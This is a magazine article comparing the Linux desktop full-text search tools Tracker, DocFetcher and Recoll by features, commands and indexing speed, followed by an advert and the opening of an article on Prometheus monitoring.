remaining lifetime and possibly only returned mediocre results. The obvious approach was to test the suitability of the desktop's built-in mechanisms for full-text search. In the present case, a system with Ubuntu 20.04 LTS and a Gnome interface formed the basis of the default installation. As a first basis for the search, the inconspicuous but quite powerful Tracker [1] program was investigated. An Internet search revealed at least two other recent tools that, according to their brief descriptions, would be suitable for the task I set: DocFetcher [2] and Recoll [3] specialize in full-text search and were built for use on a modern desktop. On server systems, the combination of Solr and Lucene [4] is considered the standard for implementing an indexing system for full-text searching and making the results accessible by means of a search engine. The duo shows how powerful modern search systems can be. Today's PCs and recent laptops offer enough performance to index files with this combination; however, the high overhead is hardly reasonable for average desktop users and is clearly over-the-top if you consider the usual requirements when working on a PC. Nevertheless,

many common applications for the desktop are oriented toward the performance characteristics of Solr and Lucene.

The Regain [5] project was another product that used Lucene as a search engine on the desktop. However, it was discontinued after the release of version 2.1.0 in 2014.

Tracker

If you want to come to grips with Tracker, you'll first have to embark on a lengthy search of another kind. Although the software is maintained within the Gnome project, the documentation from the two main developers, Sam Thursfield and Carlos Garnacho, leaves much to be desired. In some parts of the docs you will find outdated information from older versions, with announcements for future enhancements that were never implemented. Interested parties are largely left to their own devices when trying to determine Tracker's current feature set. The blog [6] maintained by Sam Thursfield is interesting and instructive. He offers readers detailed information about the decisions that ultimately had to be made during development.

Tracker essentially comprises two parts: a SPARQL database built around SQLite and what are known as “tracker miners.” The SPARQL graph-based query language was defined by the World Wide Web Consortium (W3C) and has been available as a stable version since March 2013 [7]. The tracker miners, which are implemented as classic daemons, browse specified file paths and prepare the data found for indexing. Tracker was developed from the beginning as an application intended to go efficiently about its work in the background wherever possible without causing a stir. The developers also set store on indexing not slowing down the usual desktop work to any great extent. Moreover, they wanted to avoid a power-hungry indexing tool draining laptop batteries and leaving the user blissfully unaware of the reason. Tracker is mod-

ular, not monolithic, which makes the application very flexible but also a bit confusing, in turn extending the learning curve.

On the Ubuntu desktop, you select the paths and file types that will end up in the index in *Settings | Search | Search Locations* and choose from the *Places*, *Bookmarks*, and *Other* tabs. In the terminal, you then need to stop and restart the tracker daemon to apply the changes to the configuration. The associated commands, and the most important commands for improved control of the work in progress, are summarized in [Table 1](#). A complete overview of the tracker tool parameters is provided in the tracker command-line interface (CLI) documentation [8]. (Note that the most recent version of the tool is tracker3.) Tracker keeps its journal in the logged-in user’s directory under `~/.local/share/tracker/data/`

`tracker-store.journal`. Changes to the filesystem will have an effect. If the journal does not change, it also means that the tracker processes have completed all pending work and that all data is covered by the full-text index.

A search engine should distribute the time-consuming process of indexing across many processes, but Tracker does not do this. Regardless of how many files need to be processed and how many CPUs the computer has available, only two indexing processes are active at any given time. Many of the tasks involved in working with Tracker can be completed either from the command line or with the help of desktop tools. For example, if you open the default file manager, you can use its search function to extend the search to file content. As [Figure 1](#) shows, you can switch between *File Name* and *Full Text* while searching and set all kinds of restrictions.

If you select *Full Text*, Tracker applies the search term (“kernel” in [Figure 1](#)) to the contents of selected files and looks up the term in the full-text index. For hits, the file manager displays the associated files, as well

Table 1: Important Tracker Commands

<code>tracker daemon -s</code>	Start the daemon and its processes.
<code>tracker daemon -t</code>	Stop the daemon and its processes.
<code>tracker daemon --watch</code>	Show what Tracker is currently processing.
<code>tracker daemon --set-log-verbosity</code>	Set the verbosity of the daemon.
<code>tracker status</code>	Show the status of the current indexing process.




Figure 1: An example of a Tracker full-text search in the GNOME desktop file manager.

```

dd@ubuntu: ~/Documents
dd@ubuntu:~/Documents$ tracker search "linux AND kernel"
Results:
file:///home/dd/Documents/archive/006-007_DVD%20(2).pdf
...rch Linux 2014.01.06 - An independent Linux known for fast...

file:///home/dd/Documents/archive/008-009_Pi_News.pdf
...Unix that is older than Linux and considered by many users...

file:///home/dd/Documents/archive/008-011_News%20(2).pdf
...num- ber of Linux distributions. As the vast...

file:///home/dd/Documents/archive/008-011_News%20(4).pdf
...Common Kernel using the Linux 4.4 kernel release...

file:///home/dd/Documents/archive/008-011_rasppi_display.pdf
...touch, although standard Linux desktop environments...

file:///home/dd/Documents/archive/008-015_tuning.pdf
...expe- rienced Linux users will turn...

dd@ubuntu: ~/Documents
dd@ubuntu:~/Documents$ tracker search "Linux OR kernel"
Results:
file:///home/dd/Documents/archive/001-001_RPG_Cover_23.pdf
...sort of) Commandeering the Linux command line...

file:///home/dd/Documents/archive/001-001_SE27_RaspPiAdventures_cover.pdf
...Scratch 5 Python Issue #27 WWW.LINUX-MAGAZINE.COM E7.99

file:///home/dd/Documents/archive/003-003_comment%20(4).pdf
...tools provided by Linux, avoid- ing...

file:///home/dd/Documents/archive/003-003_comment%20(5).pdf
...processes running on your Linux system with the pgrep...

file:///home/dd/Documents/archive/003-003_comment%20(7).pdf
...ftp://ftp.linux-mag- azine...

file:///home/dd/Documents/archive/003-003_comment%20(8).pdf
...libraries, specialized Linux distributions, and an assortment...

file:///home/dd/Documents/archive/003-003_CommentRPG21.pdf
...Linux has millions of users worldwide, true. It is used on phones...

```

Figure 2: The terms AND, OR, and NOT are used for logical linking when searching in Tracker.

as a short preview of the context in which they were found. If you want to search for two or more terms at the same time, you won't find them with the file manager – not because Tracker can't do that but because that is simply not implemented in the file manager. Even the *Documents* option, which looks to be a kind of document manager, does not currently implement this capability, nor does it show you a preview of the discovered terms or offer to highlight the discovered terms in the document. However, Tracker provides both pieces of information. In the terminal, a simultaneous search for two or

more terms works in the expected way with the corresponding logical operators (AND/OR/NOT), as seen in [Figure 2](#). Tracker deliberately does not go beyond these operators into logical

linking. Thursfield writes in his blog that average users wouldn't use other logical links even if they were available. Among other things, he refers to proximity operators such as NEAR from information retrieval, which probably only a few experts use in a classic full-text search. The same applies to word stemming, which Thursfield discusses in the blog, but which Tracker ultimately does not implement. Tracker fulfills many of the requirements for a semantic desktop. When mapping the terms in the index, the daemon also stores those text elements from which keywords originate, allowing you to specify the text or metadata element in which the match must occur. The database maps this by defining an ontology. By default, Tracker uses the variant popularized by the Nepomuk [\[9\]](#) project funded by the European Union between 2006 and 2008. The ontology is not hard-coded in Tracker and can be replaced by any other ontology, if needed, or independently extended and modified. The Tracker Ontology Reference Manual [\[10\]](#) gives a good overview of the Nepomuk elements.

```

dd@ubuntu:~/Documents/archive$ ls 032*
032-035_musicstreaming.pdf  032-035_pydio.pdf          032-035_RasPiWIK.pdf      032-037_touchscreen.pdf   032-039_RPiG0.pdf
032-035_PiStore.pdf        032-035_Q40SRPG22.pdf     032-037_FHEH.pdf         032-039_rasplex.pdf       032-041_SunAtr.pdf
dd@ubuntu:~/Documents/archive$ tracker info 032-035_pydio.pdf
Querying information for entity: '032-035_pydio.pdf'
'urn:uuid:af271006-2047-4ee2-af20-ea5090b41653'
Results:
'rdf:type' = 'http://www.w3.org/2000/01/rdf-schema#Resource'
'rdf:type' = 'http://www.semanticdesktop.org/ontologies/2007/01/19/nie#DataObject'
'rdf:type' = 'http://www.semanticdesktop.org/ontologies/2007/01/19/nie#InformationElement'
'rdf:type' = 'http://www.semanticdesktop.org/ontologies/2007/03/22/nfo#Document'
'rdf:type' = 'http://www.semanticdesktop.org/ontologies/2007/03/22/nfo#FileDataObject'
'rdf:type' = 'http://www.semanticdesktop.org/ontologies/2007/03/22/nfo#TextDocument'
'rdf:type' = 'http://www.semanticdesktop.org/ontologies/2007/03/22/nfo#PaginatedTextDocument'
'tracker:modified' = '1238'
'tracker:available' = 'true'
'tracker:added' = '2021-09-14T09:43:36Z'
'nfo:pageCount' = '4'
'nfo:fileSize' = '519547'
'nfo:fileName' = '032-035_pydio.pdf'
'nfo:fileLastModified' = '2021-09-14T09:34:44Z'
'nfo:fileLastAccessed' = '2021-09-14T09:43:35Z'
'nfo:belongsToContainer' = 'urn:uuid:d9b72e3a-0cf7-44c1-87d9-b5edcf591e8e'
'nfo:url' = 'file:///home/dd/Documents/archive/032-035_pydio.pdf'
'nfo:mimeType' = 'application/pdf'
'nfo:isStoredAs' = 'urn:uuid:af271006-2047-4ee2-af20-ea5090b41653'
'nfo:isPartOf' = 'urn:uuid:d9b72e3a-0cf7-44c1-87d9-b5edcf591e8e'
'nfo:informationElementDate' = '2014-12-29T15:24:50Z'
'nfo:dataSource' = 'http://www.tracker-project.org/ontologies/tracker#extractor-data-source'
'nfo:dataSource' = 'urn:nepomuk:datasource:9291a450-1d49-11de-8c30-0800200c9a66'
'nfo:contentCreated' = '2014-12-29T15:24:50Z'
'nfo:byteSize' = '519547'
'http://purl.org/dc/elements/1.1/source' = 'http://www.tracker-project.org/ontologies/tracker#extractor-data-source'
'http://purl.org/dc/elements/1.1/source' = 'urn:nepomuk:datasource:9291a450-1d49-11de-8c30-0800200c9a66'
'http://purl.org/dc/elements/1.1/format' = 'application/pdf'
'http://purl.org/dc/elements/1.1/date' = '2014-12-29T15:24:50Z'
'http://purl.org/dc/elements/1.1/date' = '2021-09-14T09:34:44Z'
'http://purl.org/dc/elements/1.1/date' = '2021-09-14T09:43:35Z'
'maemo:relevance' = '1000000.0'
dd@ubuntu:~/Documents/archive$

```

Figure 3: Elements of the Nepomuk ontology used by Tracker, as displayed in the terminal.

The command

```
tracker info <file>
```

lets you analyze individual files, in advance of indexing, for their compliance with the deployed ontology rules. **Figure 3** shows part of the corresponding output in the terminal. Tracker needed 7:05 minutes to index my 554 files with a total size of 13GB on my setup, which is pretty good compared with the other two candidates. That said, the three candidates do not all have the same feature set.

DocFetcher

DocFetcher, also an open source program for full-text searching on the desktop, has completely different requirements from Tracker. Its mission is to index predefined file paths as quickly and efficiently as possible at the push of a button. DocFetcher grabs the resources it needs without retiring unobtrusively to the background. Luckily, it does not completely block all other work on an average PC. However, with the requirements DocFetcher has during the install, it plants a significantly larger footprint on the computer than Tracker.

DocFetcher is available for Linux, Windows, and macOS and comes in two variants: the non-commercial DocFetcher and DocFetcher Pro (a test version of which was released in January 2021), which has undergone a complete overhaul compared with the non-commercial version. The commercial version is not limited in terms of function in the test version, but it is limited in terms of the display. For example, it only displays five results of a search instead of all of them; this is sufficient for an evaluation, say the developers. On the DocFetcher Pro website [11], the developers list the other differences between the commercial and non-commercial versions in detail.

On my system, I used version 1.1.22 of DocFetcher, which is available as a Snap package for Ubuntu and requires a Java installation:

```
$ sudo apt install default-jre
```

```
$ sudo snap install docfetcher
```

The monolithic structure of the program prevents the use of individual modules but allows a uniform view of the implemented search methods and operation. An up-to-date description, help pages, tips and tricks, and a user forum can be found on the project's website.

DocFetcher structures its display in frames (**Figure 4**) and does without a classic menu, which seems confusing at first. However, once you get used to right-clicking to call up the commands, the workflow is friendly and focused on the essentials.

In the lower left frame (*Search Scope*), you specify the file paths you want DocFetcher to index. In the *Document Types* frame above, you specify the file types to be indexed and limit their file size, if necessary. At top right, a bar lets you enter search terms. Below that, DocFetcher lists the files in which at least one match occurred for the search term. If you select one of the lines, a preview of the corresponding file appears in the bottom right window, along with the

color-highlighted locations where the match was found.

By default, DocFetcher logical ORs the terms entered in the search bar, instead of using a logical AND, as is common with many other search engines. The AND, OR, and NOT logical operators are available. If you are searching for a phrase in which several terms must occur in the order entered, you need to quote the search terms.

DocFetcher also has a proximity search option that works when you append the proximity operator (a tilde) to a phrase. For example, entering *"Bludenz Bregenz" ~ 10* causes the tool to rank texts in which the two names of these Austrian cities occur no more than 10 words apart as matches. If you do not specify a value, DocFetcher assumes a distance of zero and searches for the two juxtaposed terms. Ten words is the maximum distance the search engine accepts.

The tool also can handle some very specialized search options. Boosting lets you give a higher weighting to individual search terms. In a field search, it searches for terms in the




Figure 4: The display in DocFetcher. A classic menu is missing; operations are largely triggered by mouse clicks.

filename, *title*, and *author* fields in documents with metadata. The range search lets you find terms that are within a defined lexicographic range.

Apart from text files, DocFetcher can include email documents in its index but not graphics or multimedia files, which, along with compressed files, are reserved for the commercial variant.

If an index has been created but the associated files have changed in the meantime, DocFetcher does not automatically re-index them. A separate daemon detects and logs changes. Its records can be applied when you are reorganizing the overall index to process only those files and directories that have changed in the meantime.

Figure 5 shows some of the options you can control from the menu in the search area.

Some users might be interested to learn that a portable version of DocFetcher is also available, which makes it possible to take the program and associated files with you (for example, on a mobile data carrier) and run the program on that device. In the same way, DocFetcher and the

indexed documents can be transferred from one computer to another without having to re-index the data.

Switching between the non-commercial and the commercial edition of DocFetcher annoyingly forces you to re-index your documents completely because the two versions (currently) cannot work with the same index files. When building the index, special attention should be paid to files that are not UTF-8 encoded: DocFetcher does not index them correctly per se.

It took DocFetcher just under 15 minutes to index the 554 PDF files from the test suite of 13GB.

Recoll

With Recoll, the leader in desktop search programs enters the fray. The Ubuntu repository offered version 1.26.3 at the time of writing this article. The Personal Package Archive (PPA) maintained by the developers had the latest version at that time, v1.30.1. A Snap package was not available. I tested the version from the PPA, which is installed with the commands:

```
$ sudo add-apt-repository \
    ppa:recoll-backports/recoll-1.15-on
$ sudo apt-get update
$ sudo apt-get install recoll
```

Versions of Recoll are available for Linux, a number of Unix variants, Android, Windows, macOS, and even OS/2. Its high performance as a versatile desktop tool comes from the use of the Xapian [12] search engine, which does the real heavy lifting in the background. Xapian's feature list is endless, and Recoll implements most of it.

Essentially, the connection to the search engine is implemented by a variety of Python scripts. Xapian, and thus Recoll, is designed predominantly for full-text searching. Indexing non-text files takes a bit of a back seat, although Xapian also includes the metadata of multimedia and graphics files in the index.

Like DocFetcher, Recoll assumes that text is UTF-8 encoded by default and trips up over files that deviate from the norm. That said, Recoll's mandatory filter files are equipped to handle a large range of encoding types.

When first launched, Recoll asks whether you want to set up the directories with the content you want to index right away or postpone this step until a later time. If you choose to index immediately, Recoll confronts you with several options (Figure 6). You will want to focus mainly on word stemming (reduction to the root lexeme) and choose the languages to be used. Also, go to the *Unac exceptions* field and define the characters that Recoll should take into account when indexing. Recoll will ignore all others, such as special characters, as well as combinations of basic Latin letters and diacriticals.

The best strategy is to automate Recoll's index runs in a cron job so that new or changed data is indexed on a regular basis. No daemon monitors the filesystems for changes. Unlike the other two services, Recoll got to work immediately, with five indexing jobs quickly completed. On




Figure 5: DocFetcher's index can be reorganized quickly with the help of a daemon that detects and logs changes.




Figure 6: Initial settings for indexing in Recoll.

my setup, the 554 PDF files were indexed and searchable after just under 2:30 minutes – quite a significant difference compared with the almost 15 minutes that DocFetcher needed for the same task.

After completing the index run, Recoll reports whether it was able to index all data or had to omit certain files (e.g., because of missing utilities). If you retroactively install the missing programs, the skipped files can then be indexed. Recoll impresses with an exemplary display of the search results. Figure 7 displays the match list, which provides a minimal preview of some match locations. Clicking on the *Snippets* link shows you all match locations in a document. Thanks to these options, you can very quickly access the results that are particularly

always pops up when the cursor comes to a stop in the input line while you are working on a search query, proves to be particularly helpful. Recoll tells you which shortcut operators can be used and gives you examples of how to use each of them. Although this tutorial might not be necessary for Boolean operators, it definitely helps for other operators, especially if you happen

good matches for the query. More than just the search and index parameters can be customized in-depth in Recoll. The user settings bring even more options that let you control how the interface and match lists are displayed or that create links to external index files. The query language display window (Figure 8), which

to use several search engines at the same time that work in similar ways but differ in the details.

Under Linux, Recoll can be integrated as the default desktop search engine if so desired. The *Gnome Recoll Search Provider* plugin takes effect for all search actions and returns the results from the Recoll index. This addition can make life far easier for users who manage large volumes of text on the desktop and constantly need to search for specific terms. Additionally, Recoll lets you maintain “facets,” with which you can create meaningful subsets of particularly large match lists. Facets can mean the media type (text, image, video, email, etc.), the file creation time, or the last change date. Before you get too excited, though, faceting is limited to these predefined criteria.

Conclusions

An alternative full-text search tool on the Linux desktop quickly returns dividends if you work frequently with very large directories and a large number of files. The capabilities of the search engines presented here (Table 2) are usually fit for the purpose but not always easily




Figure 7: Recoll provides a short display of the results (Snippets) and match locations in the document.

accessible or user friendly. This is especially true for the otherwise powerful Gnome standard tool, Tracker, whose feature set is not fully utilized by any of the associated desktop applications.

The test shows that both DocFetcher and Recoll cut a fine figure on the Gnome desktop and meet upscale requirements. Both also have unique selling points that could tempt some users. In the case of DocFetcher, this might be the mobile version, and in the case of Recoll, the complex indexing and faceting options. Although search engines in the past often came with complex search masks and languages, today they are usually content to show a simple input line and a very low-key query language. This trend is also propa-

gating onto the desktop. Earlier approaches are now more likely to give way to a sensible sorting of (large) results sets, as well as the possibility of subsequently breaking these sets down into increasingly smaller sets by applying smart faceting choices, to ultimately generate useful match results without wasting time. ■




Figure 8: Help for the query language in Recoll shows numerous useful hints.

Table 2: Search Engine Features

Feature	Tracker	DocFetcher	Recoll
Character encoding detection	+	-	-
Search term highlighting	+	+	+
Boolean join operators	+	+	+
Proximity operators	-	+	+
Multilingual word stemming	-	-	+
Faceting search results	-	-	+
Indexing multimedia files	+	-	+
Bindings/open APIs	+	-	+
Weighting of search terms	-	+	+
Phrase search	-	+	+
Synonym searching	-	-	+
Mobile version	-	+	-
Indexing SQL databases	-	-	+
Desktop integration	+	-	+
Support for multiple operating systems	-	+	+
Wildcard (placeholder) searching	-	+	+
Autocompleting search queries	-	-	+
Time (min) to index 554 PDFs (13GB)	7:05	14:40	2:30
No. of indexing processes	2	1	5

Info

- [1] Tracker: <https://gnome.pages.gitlab.gnome.org/tracker/>
- [2] DocFetcher: <https://sourceforge.net/projects/docfetcher/>
- [3] Recoll: <https://www.lesbonscomptes.com/recoll/>
- [4] Solr: <https://solr.apache.org/>
- [5] Regain: <http://regain.sourceforge.net/>
- [6] "Tracker 3.0: Where do we go from here?" by Sam Thursfield: <https://samthursfield.wordpress.com/2020/11/05/tracker-3-0-where-do-we-go-from-here/>
- [7] SPARQL 1.1 Overview: <https://www.w3.org/TR/sparql11-overview/>
- [8] Tracker CLI documentation: <https://gnome.pages.gitlab.gnome.org/tracker/docs/commandline/>
- [9] Nepomuk: <https://nepomuk.semanticdesktop.org/>
- [10] Tracker Ontology Reference Manual: <https://developer-old.gnome.org/ontology/stable/>
- [11] DocFetcher Pro: <https://docfetcherpro.com/features/>
- [12] Xapian: <https://xapian.org/>

Author

Harald Jele is a staff member at the University of Klagenfurt in Austria. In 1993 he came across Linux by a happy coincidence, and he has been using it on servers and desktops ever since.

IT Highlights at a Glance



Too busy to wade through press releases and chatty tech news sites? Let us deliver the most relevant news, technical articles, and tool tips – straight to your Inbox. Subscribe today for our excellent newsletters:

ADMIN HPC • ADMIN Update • Linux Update

and keep your finger on the pulse of the IT industry.

ADMIN and HPC: bit.ly/HPC-ADMIN-Update
Linux Update: bit.ly/Linux-Update

Getting started with Prometheus

Watching the Shop

Prometheus is a centralized time series database with metrics, scraping, and alerting logic built in. We help you get started monitoring with Prometheus. By Stefano Chittaro

Whether you are managing several multicloud-hosted machines or just a home server for hobby purposes, one thing matters: Stuff has to work. If it doesn't, you must have a reactive way to become aware of it. A manual check is daunting and borderline senseless.

Observability is all about having a complete overview of and ever watchful eye on your infrastructure. The legacy approach of installing agents

here and there has shown its flaws, especially when it comes to observing infrastructure data that the server application isn't designed to monitor.

A Metrics-Oriented Approach

In Greek mythology, Prometheus is the Titan that gifted fire to humanity, but in this article, Prometheus is an open source application that, since its first release in 2016, has offered a new way to monitor and observe infrastructure by collecting metrics of its monitoring targets in a scheduled manner and storing them in a time series database (TSDB). (See the "What Is a Metric?" box.) Once the metrics are stored and available, it allows for in-depth querying and timely evaluation through a proprietary query language called PromQL [1]. Such queries can be used to create alerts rules that notify you whenever your target behavior drifts from the expected. As the name suggests, PromQL is a

